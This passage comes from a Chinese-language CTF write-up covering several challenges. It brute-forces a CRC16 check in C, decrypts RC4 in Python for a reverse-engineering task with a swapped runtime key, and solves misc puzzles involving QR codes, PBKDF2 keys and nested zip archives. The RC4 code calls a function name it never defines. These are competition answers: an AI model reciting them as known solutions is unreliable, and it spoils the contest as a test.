 v14[30] = 0x2C22;
 v14[31] = 0x9F59;
 v14[32] = 0x5CC5;
 v14[33] = 0x5ED5;
 v14[34] = 0x78A7;
 v14[35] = 0x2672;
 v14[36] = 0x5695;
 // v14[37] = ;

```

```

for (int k = 0; k < 37; k++){
 for (int i = 0x20; i <= 0x7e ; i++){
 unsigned int crc = i; //计算字符a的crc16校验码
 //右移8位，和手动计算一样，左移相当于补0，这里相当于直接补了8个0，开始计算。
 crc <<= 8; //<<= 相当余 crc=crc<<8;
 //计算8次。
 for (int j = 0; j < 8; j++)
 {
 //如果最高位是1的话需要计算，如果不是直接左移。（左移的操作可以想象成补0）
 if ((crc & 0x8000) != 0)
 {
 crc <<= 1;
 crc = crc ^ 0x1021; //这个说明用的是 CRC16 x16+x12+x5+1.
 }
 else
 {
 crc <<= 1;
 }
 }
 //取后16位，如果用的是crc使用的是unsigned short 就不需要这一步了。
 crc = crc & 0xffff;
 //输出。
 if(crc==v14[k])
 printf("%c",i);
 }
}
}

```

## fake shell

先对加密算法进行一个识别，为rc4

不过这里有一处坑处，就是key不是原来给的，而是后面运行中进行替换了个key

```

import base64

def rc4_main(key="init_key", message="init_message"):
 print("RC4解密主函数调用成功")
 print('\n')
 s_box = rc4_init_sbox(key)
 crypt = rc4_excrypt(message, s_box)
 return crypt

def rc4_init_sbox(key):
 s_box = list(range(256))
 print("原来的 s 盒: %s" % s_box)
 print('\n')
 j = 0
 for i in range(256):
 j = (j + s_box[i] + ord(key[i % len(key)])) % 256
 s_box[i], s_box[j] = s_box[j], s_box[i]
 print("混乱后的 s 盒: %s" % s_box)
 print('\n')
 return s_box

```

```

def rc4_decrypt(plain, box):
 print("调用解密程序成功。")
 print('\n')
 plain = base64.b64decode(plain.encode('utf-8'))
 plain = bytes.decode(plain)
 res = []
 i = j = 0
 for s in plain:
 i = (i + 1) % 256
 j = (j + box[i]) % 256
 box[i], box[j] = box[j], box[i]
 t = (box[i] + box[j]) % 256
 k = box[t]
 res.append(chr(ord(s) ^ k))
 print("res用于解密字符串，解密后是: %res" % res)
 print('\n')
 cipher = "".join(res)
 print("解密后的字符串是: %s" % cipher)
 print('\n')
 print("解密后的输出(没经过任何编码):")
 print('\n')
 return cipher

a = [0xb6, 0x94, 0xfa, 0x8f, 0x3d, 0x5f, 0xb2, 0xe0,
 0xea, 0x0f, 0xd2, 0x66, 0x98, 0x6c, 0x9d, 0xe7,
 0x1b, 0x08, 0x40, 0x71, 0xc5, 0xbe, 0x6f, 0x6d,
 0x7c, 0x7b, 0x09, 0x8d, 0xa8, 0xbd, 0xf3, 0xf6]
s = ""
for i in a:
 s += chr(i)

s = str(base64.b64encode(s.encode('utf-8')), 'utf-8')

rc4_main("w0wy0ugot1t", s)

```

## MISC

### 一张怪怪的名片

使用<https://h3110w0r1d.com/qrazybox/>一个个去点二维码，得到 然后点击tools---第一个选项，可以看见输出homeboyc，去谷歌搜到他的博客是homeboyc.cn，然后在友链第一个找到flag的位置 他的名字的简写是hga，他女朋友的名字简写是me，正好是hgame。然后他女朋友生日是20020816，使用hgame20020816当Derive PBKDF2 key得到一串16进制字符串当key，再去解码即可得到flag

### 你上当了 我的很大

首先摆上解码网站: <https://demo.dynamsoft.com/barcode-reader/>

题目描述中的都能直接解，然后使用cyberchef进行base64解码。然后保存，能够得到两张残缺的二维码。很明显还缺少两张，那么就在压缩包里。压缩包最里面的是flag.mp4，但是不确定是不是所有的最后一层都是flag.mp4，于是写一个脚本来解压全部（大概占用25G）




```
import zipfile
name = ['0.zip']
while True:
 try:
 fz = zipfile.ZipFile(name[0], 'r')
 fz1 = fz.namelist()
 for i in fz1:
 name.append(i)
 fz.extractall()
 name.pop(0)
 except:
 name.pop(0)
```

能够发现一共解压出了三个视频文件，打开看不是flag.mp4的文件，发现这两个视频文件的最后几秒都含有二维码。

其中一个依旧用上面的网站扫码就可以得到第三张残缺的二维码。

但是code128那张却不能直接扫(见下图)，因为他直接扫会丢掉许多信息，此外顺序也是错误的，只能一行行截图来扫，见红框（有没有其他的软件或者网站能直接扫出来我就不清楚了）



然后每行扫出来的第一个字符都舍弃，最后拼起来用cyberchef转一下就好。

得到4张二维码，用PS拼起来扫码就是flag

